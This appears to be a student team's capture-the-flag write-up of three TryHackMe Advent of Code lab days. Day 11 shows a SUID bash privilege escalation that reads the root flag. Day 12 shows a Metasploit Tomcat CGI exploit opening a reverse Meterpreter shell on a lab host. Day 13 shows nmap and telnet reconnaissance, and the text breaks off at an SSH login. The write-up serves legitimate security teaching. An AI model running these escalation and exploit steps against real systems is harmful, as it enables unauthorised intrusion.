

# PSP0201

## Week 4

## Writeup

Group Name: study group

Members

ID	Name	Role
1211101157	Lo Pei Qin	Leader
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1211102835	Chew Ming Yao	Member

## Day 11 The Rogue Gnome

Tools used: Kali Linux/Firefox/OWASP ZAP

### Question 1

We get to know the answer by referring to the notes given

#### 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

### Question 2

We get the answer which is sudoers based to the notes

[C]	the group (of users) who owns the file	sudoers group
-----	--	---------------

### Question 3

We key in the command `ssh cmnatic@ip address` with the password: `aoc2020` to log into the vulnerable machine.

```
root@lp-10-10-15-45:~# ssh cmnatic@10.10.180.117
cmnatic@10.10.180.117's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Jun 26 07:12:34 UTC 2022

System load:  0.01          Processes:      94
Usage of /:   26.8% of 14.7GB Users logged in:    0
Memory usage: 17%          IP address for ens5: 10.10.180.117
Swap usage:   0%

Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Jun 26 06:56:39 2022 from 10.10.15.45
-bash-4.4$
```

#### Question 4

To enumerate the machine for executables that have had SUID permission set, we used the command: `find/ -perm -u=s -type f 2>/dev/null`.

```
Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
```

### **Question 5**

We used the whoami command to see the name of the account that we are executing commands as

```
-bash-4.4$ whoami  
cmnatic
```

We change the name of the account to root by using the command bash -p

```
-bash-4.4$ bash -p  
bash-4.4# whoami  
root
```

We get the flag by using the command cat /root/flag.txt

```
bash-4.4# cat /root/flag.txt  
thm{2fb10afe933296592}
```

### **Thought process/ Methodology:**


By referring to the note, we know that privilege escalation involves using a user account is Vertical Privilege Escalation and the name of the file that contains a list of users who are a part of the sudo group is sudoers. We logged into the vulnerable machine using the IP address and password given. After checking that our machine has had the SUID permission set, we change the account that is executing the command into the root to get the flag.

## Day 12 Ready, set, elf.

Tools used: Kali Linux/firefox

### Question 1

Type echo "IP address" > target.txt to set the ip address as our target.txt file




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the following commands and output:

```
root@ip-10-10-59-72:~# cat target.txt
cat: target.txt: No such file or directory
root@ip-10-10-59-72:~# echo "10.10.45.186" > target.txt
root@ip-10-10-59-72:~# nmap -sVC -vv -iL target.txt

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-27 15:21 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 15:21
Completed NSE at 15:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 15:21
Completed NSE at 15:21, 0.00s elapsed
Initiating ARP Ping Scan at 15:21
Scanning 10.10.45.186 [1 port]
Completed ARP Ping Scan at 15:21, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:21
Completed Parallel DNS resolution of 1 host. at 15:21, 0.00s elapsed
Initiating SYN Stealth Scan at 15:21
Scanning ip-10-10-45-186.eu-west-1.compute.internal (10.10.45.186) [1000 ports]
Discovered open port 3389/tcp on 10.10.45.186
Discovered open port 8080/tcp on 10.10.45.186
Discovered open port 8009/tcp on 10.10.45.186
```

Type nmap -sVC -vv -iL target.txt to listen to this file




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the following commands and output:

```
root@ip-10-10-59-72:~# cat target.txt
cat: target.txt: No such file or directory
root@ip-10-10-59-72:~# echo "10.10.45.186" > target.txt
root@ip-10-10-59-72:~# nmap -sVC -vv -iL target.txt

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-27 15:21 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 15:21
Completed NSE at 15:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 15:21
Completed NSE at 15:21, 0.00s elapsed
Initiating ARP Ping Scan at 15:21
Scanning 10.10.45.186 [1 port]
Completed ARP Ping Scan at 15:21, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:21
Completed Parallel DNS resolution of 1 host. at 15:21, 0.00s elapsed
Initiating SYN Stealth Scan at 15:21
Scanning ip-10-10-45-186.eu-west-1.compute.internal (10.10.45.186) [1000 ports]
Discovered open port 3389/tcp on 10.10.45.186
Discovered open port 8080/tcp on 10.10.45.186
Discovered open port 8009/tcp on 10.10.45.186
```

Random open a website by firefox




Return to the command prompt and look for the apache tomcat and find the version

```
root@ip-10-10-59-72: ~
File Edit View Search Terminal Help
HTTP/1.1 200
Content-Type: text/html; charset=UTF-8
Date: Mon, 27 Jun 2022 13:32:03 GMT
Connection: close
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8" />
<title>Apache Tomcat/9.0.17</title>
<link href="favicon.ico" rel="icon" type="image/x-icon" />
<link href="favicon.ico" rel="shortcut icon" type="image/x-icon" />
<link href="tomcat.css" rel="stylesheet" type="text/css" />
</head>
<body>
<div id="wrapper">
<div id="navigation" class="curved container">
<span id="nav-home"><a href="https://tomcat.apache.org/">Home</a></span>
<span id="nav-hosts"><a href="/docs/">Documentation</a></span>
<span id="nav-config"><a href="/docs/config/">Configuration</a></span>
<span id="nav-examples"><a href="/examples/">Examples</a></span>
</div>
</div>
HTTPOptions:
HTTP/1.1 200
Allow: GET, HEAD, POST, OPTIONS
Content-Length: 0
```




## Question 2

Open the web browser and search for the apache starting with 9.0 cgi metasploit



## Question 3

Type msfconsole -q into the command prompt



After that search for 2019-0232

```
root@ip-10-10-59-72: ~
File Edit View Search Terminal Help
Completed NSE at 15:21, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 15:21
Completed NSE at 15:21, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.04 seconds
Raw packets sent: 3004 (132.160KB) | Rcvd: 22 (1.000KB)
root@ip-10-10-59-72:~# msfconsole -q
msf5 > search 2019-0232

Matching Modules
=====

# Name Disclosure Date Rank C
heck Description
- ----
-----
0 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10 excellent Y
es Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability

msf5 > 
```

Type use 0 into the command prompt

```
root@ip-10-10-59-72: ~
File Edit View Search Terminal Help
Initiating NSE at 15:21
Completed NSE at 15:21, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.04 seconds
Raw packets sent: 3004 (132.160KB) | Rcvd: 22 (1.000KB)
root@ip-10-10-59-72:~# msfconsole -q
msf5 > search 2019-0232

Matching Modules
=====

# Name Disclosure Date Rank C
heck Description
- ----
-----
0 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10 excellent Y
es Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability

msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > 
```




Set rhost to our ip address given

```
root@ip-10-10-59-72: ~  
File Edit View Search Terminal Help  
Read data files from: /usr/bin/./share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 27.04 seconds  
Raw packets sent: 3004 (132.160KB) | Rcvd: 22 (1.000KB)  
root@ip-10-10-59-72:~# msfconsole -q  
msf5 > search 2019-0232  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	C
0	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent	Y
Description: Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability				

```
msf5 > use 0  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhost 10.10.45.186  
rhost => 10.10.45.186  
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

Open the website by typing in the url which is ipaddress:8080/cgi-bin/elfwhacker.bat



Open the command prompt again and set the target uri to /cgi-bin/elfwhacker.bat

```
root@ip-10-10-59-72: ~
File Edit View Search Terminal Help
Nmap done: 1 IP address (1 host up) scanned in 27.04 seconds
Raw packets sent: 3004 (132.160KB) | Rcvd: 22 (1.000KB)
root@ip-10-10-59-72:~# msfconsole -q
msf5 > search 2019-0232

Matching Modules
=====
# Name Disclosure Date Rank C
check Description
- ----
-----
0 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10 excellent Y
es Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability

msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhost 10.10.45.186
rhost => 10.10.45.186
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > 
```

Type command run and then we get the metasploit setting

```
root@ip-10-10-59-72: ~
File Edit View Search Terminal Help
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.45.186
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Meterpreter session 1 opened (10.10.59.72:4444 -> 10.10.45.186:49851) at 2022-06-27 15:38:19 +0100
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.45.186
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
meterpreter > 
```

#### Question 4

Type in shell into the command prompt to create a shell

```
root@ip-10-10-59-72: ~
File Edit View Search Terminal Help
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Meterpreter session 1 opened (10.10.59.72:4444 -> 10.10.45.186:49851) at 2022-06-27 15:38:19 +0100
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.45.186
[*] Command Stager progress - 100.02% done (100692/100668 bytes)

meterpreter > shell
Process 4052 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

After that type flag1.txt to look for the flag

```
root@ip-10-10-59-72: ~
File Edit View Search Terminal Help
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.45.186
[*] Command Stager progress - 100.02% done (100692/100668 bytes)

meterpreter > shell
Process 4052 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

**Thought process/ Methodology:**

For the question 1, we create a txt file with our ip address on it and we name it as target.txt. After that, we type `nmap -sVC -vv -iL target.txt` to listen to this ip. Then we random open a website on firefox. Lastly we look at the command prompt and find the version number of the web server. For question 2, we directly search for the apache starting with 9.0 cgi metasploit. We found that the CVE can be used to create a Meterpreter entry onto the machine is 2019-0232. For the question 3, we `msfconsole -q` into the command prompt, and then search for 2019-0232. We type `0` into the command prompt to use it, after that we set our `rhost` into the ip address and the `targeturi` to `/cgi-bin/elfwhacker.bat` and run it to open the metasploit page. For the last question, we create a shell for it, and then we type `flag1.txt` to look for the flag since we know that the flag is hidden inside there.



## **Day 13 Coal For Christmas**

Tools used: Kali Linux

### **Question 1**

We started the machine using the attack box given.

```
root@ip-10-10-75-116:~# nmap 10.10.206.172

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-29 03:20 BST
Nmap scan report for ip-10-10-206-172.eu-west-1.compute.internal (10.10.206.172)
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind
MAC Address: 02:50:C3:25:D2:B1 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.67 seconds
```

### **Questions 2 and 3**

We use Nmap to grab the port, state, and service that is running and we finally know the old, deprecated protocol and service that is running is telnet.

```
root@ip-10-10-75-116:~# nmap 10.10.206.172

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-29 03:20 BST
Nmap scan report for ip-10-10-206-172.eu-west-1.compute.internal (10.10.206.172)
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind
MAC Address: 02:50:C3:25:D2:B1 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.67 seconds
```

### **Question 4**

We use the telnet service to get the password and username of the Santa

```
root@ip-10-10-75-116:~# telnet 10.10.206.172
Trying 10.10.206.172...
Connected to 10.10.206.172.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas
```



### Question 5

By login to the Santa's account and using the command `cat /etc/*release`, we get to know the distribution of Linux and the version number of the server that is running

```

root@ip-10-10-10-116:~# ssh santa@10.10.206.172
The authenticity of host '10.10.206.172 (10.10.206.172)' can't be established.
ECDSA key fingerprint is SHA256:+zgKqxyYLTBxV00xtTVGBokreS9Zr71wQGvnG/k2igw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.206.172' (ECDSA) to the list of known hosts.
santa@10.10.206.172's password:
Permission denied, please try again.
santa@10.10.206.172's password:

      \ /
     -->*<--
      /o\
     /_ \_ \
    /_ /_ \_ \
   /_ /_ \_ \_ \
  /_ /_ /_ /_ \_ \_ \
 /_ @ \_ \_ \_ \_ \_ \_ \
/_ /_ /_ /_ /_ /_ /_ /_ \_ \
/_ \_ \_ \_ \_ \_ \_ \_ \_ \_ \
